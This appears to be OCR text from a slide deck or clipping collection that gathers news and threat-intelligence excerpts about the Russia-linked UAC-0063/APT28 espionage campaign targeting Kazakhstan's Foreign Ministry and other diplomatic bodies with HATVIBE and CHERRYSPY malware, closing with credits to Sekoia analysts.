In late 2022, Bitdefender Labs detected a cyberattack targeting foreign government institutions in Kazakhstan. While investigating this incident, it was revealed that this was a highly targeted attack designed to exfiltrate data. We decided to postpone publishing our findings and
RIGHT NOW
TOP POSTS
ENDPOINT PROTECTION & MANAGEMENT
Why Alert Volume Matters: Cutting Through the Noise
February 27, 2025
RANSOMWARE • THREAT RESEARCH • THREAT INTELLIGENCE
ShrinkLocker (+Decryptor): From Friend to Foe, and Back Again
November 13, 2024
ENTERPRISE SECURITY • THREAT RESEARCH
5 Approaches to Counter a Cybercriminal's Growing Arsenal
November 06, 2024
ENTERPRISE SECURITY • RANSOMWARE • THREAT RESEARCH


Bitdefender
For Home
For Business
For Partners
CONSUMER INSIGHTS
LABS
BUSINESS INSIGHTS
Contact an expert
THREAT RESEARCH • ADVANCED PERSISTENT THREATS • 38 min read
UAC-0063: Cyber Espionage Operation Expanding from Central Asia
Martin Zugec
February 12, 2025
Bitdefender Labs warns of an active cyber-espionage campaign targeting organizations in Central Asia and European countries. The group, tracked as UAC-0063, employs sophisticated tactics to infiltrate high-value targets, including government entities and diplomatic missions,
RIGHT NOW
TOP POSTS
ENDPOINT PROTECTION & MANAGEMENT
Why Alert Volume Matters: Cutting Through the Noise
February 27, 2025
RANSOMWARE • THREAT RESEARCH • THREAT INTELLIGENCE
ShrinkLocker (+Decryptor): From Friend to Foe, and Back Again
November 13, 2024
ENTERPRISE SECURITY • THREAT RESEARCH
5 Approaches to Counter a Cybercriminal's Growing Arsenal
November 06, 2024
ENTERPRISE SECURITY • RANSOMWARE • THREAT RESEARCH • THREAT INTELLIGENCE
Meow, Meow Leaks, and


CYBER THREAT ANALYSIS
RUSSIA
Recorded Future
By Insikt Group
November 21, 2024
Russia-Aligned TAG-110 Targets Asia and Europe with HATVIBE and CHERRYSPY
Insikt Group identified a cyber-espionage campaign conducted by Russia-aligned TAG-110. This group overlaps with UAC-0063, which CERT-UA has attributed with moderate confidence to BlueDelta (APT28).
Since July 2024, 92 victims of custom malware HATVIBE and CHERRYSPY have been found across eleven countries, mostly in Central Asia, targeting government, human rights, and education sectors.
Similar to other recent Russian APT campaigns, the group likely aims to gather intelligence to support Russia's war in Ukraine and monitor geopolitical events along Russia's periphery.

Conclusion

24 citations



UAC-0063 Expands Cyber Attacks to European Emba


Documents

Jan 29, 2025 Ravie Lakshmanan Cyber Espionage / Threat Intelligence

The advanced persistent threat (APT) group known as **UAC-0063** has been observed leveraging legitimate documents obtained by infiltrating one victim to attack another target with the goal of delivering a known malware dubbed HATVIBE.

"This research focuses on completing the picture of UAC-0063's operations, particularly documenting their expansion beyond their initial focus on Central Asia, targeting entities such as embassies in multiple European countries, including Germany, the U.K., the Netherlands, Romania, and Georgia," Martin Zugec, technical solutions director at Bitdefender, said in a report shared with The Hacker News.

UAC-0063 was first flagged by the Romanian cybersecurity company in May 2023 in connection with a campaign that targeted government entities in Central Asia with a data exfiltration malware known as DownEx (aka STILLARCH). It's suspected to share links with a known Russian state-sponsored actor called APT28.



Russian APT Phishes Kazakh Gov't for S

A highly targeted cyber-intelligence campaign adds fuel to the increasingly compl Soviet states.

Nate Nelson, Contributing Writer
January 17, 2025 4 Min Read

SOURCE: DANIREN VIA ALAMY STOCK PHOTO

A suspected Russia-nexus threat actor has been executing convincing spear phishing attacks against diplomatic entities in Kazakhstan.

UAC-0063, active since at least 2021, was first documented by Ukraine's Computer Emergency Response Team (CERT-UA) in 2023. With medium confidence, CERT-UA tied it to APT28 (aka Fancy Bear, Forest Blizzard, Strontium, Sofacy), from the General Staff Main Intelligence Directorate (GRU) Military Unit 26165. APT28 is best known for its high-profile attacks against Western governments: the Democratic National Committee (DNC) hack of 2016, campaigns against parliamentary bodies in Germany, Norway, and the Netherlands, and much more.

Kazakhstan's Foreign Ministry to Undergo Check Following January Reports on Cyber Attack

03 February 2025 14:15 Orda English

Photo: elements.envato, illustrative purposes

The Ministry of Digital Development (MCRIAP) will conduct an unscheduled inspection of the Ministry of Foreign Affairs following reports on a cyber attack, Orda.kz reports.

> The State Technical Service has been monitoring attacks using CherrySpy and Hatvibe files against the Foreign Ministry since the second half of 2023,
>
> — MCRIAP stated in response to an official inquiry.

CPC CASPIAN POLICY CENTER Energy Economy Environment Security Centra

Water Security Middle Corridor Strategic Minerals

CPC - Caspian Policy Center › Research › Russia's Shadow War Reaches Kazakhstan: Inside M

Russia's Shadow War Reaches Kazakhstan: Inside Moscow's Espionage Offensive

Author: Maia Kiniyalocts 02/07/2025

Image source: shutterstock

A report exposing Russia's latest cyber attack on Kazakhstan's government was released this past month by the French-based cyber-security company, Sekoia. This incident infected multiple official documents and emails with malware, threatening widespread security problems for Central Asia's largest economy. For many countries bordering Russia, and particularly Central Asia these days, cyber-attacks are a constant reminder of the Kremlin's regional aggression.

The Sekoia report exposed the latest attempt by Russia to utilize cyber-attacks to maintain influence in Central Asia. In April 2024, Ukraine's Computer Emergency Response Team (CERT-UA) discovered fake emails containing malware had been sent from the Embassy of Tajikistan in Ukraine, disguised as typical documents and links. The attack pattern was identified as UAC-0063, a software attack model used by Russia since 2021 to spy on foreign officials.

*"The Ministry of Digital Development **will conduct an unscheduled inspection of the Ministry of Foreign Affairs** following reports on a cyber attack"*

Merci de votre attention

Double-Tap Campaign: Russia-nexus APT possibly related to APT28 conducts cyber espionage on Central Asia and Kazakhstan diplomatic relations

https://blog.sekoia.io/double-tap-campaign-russia-nexus-apt-possibly-related-to-apt28-conducts-cyber-espionage-on-central-asia-and-kazakhstan-diplomatic-relations/

Amaury Garçon
APT Technical Analyst CTI

Maxime Arquilliere
Lead Analyst Strategic CTI

tdr@sekoia.io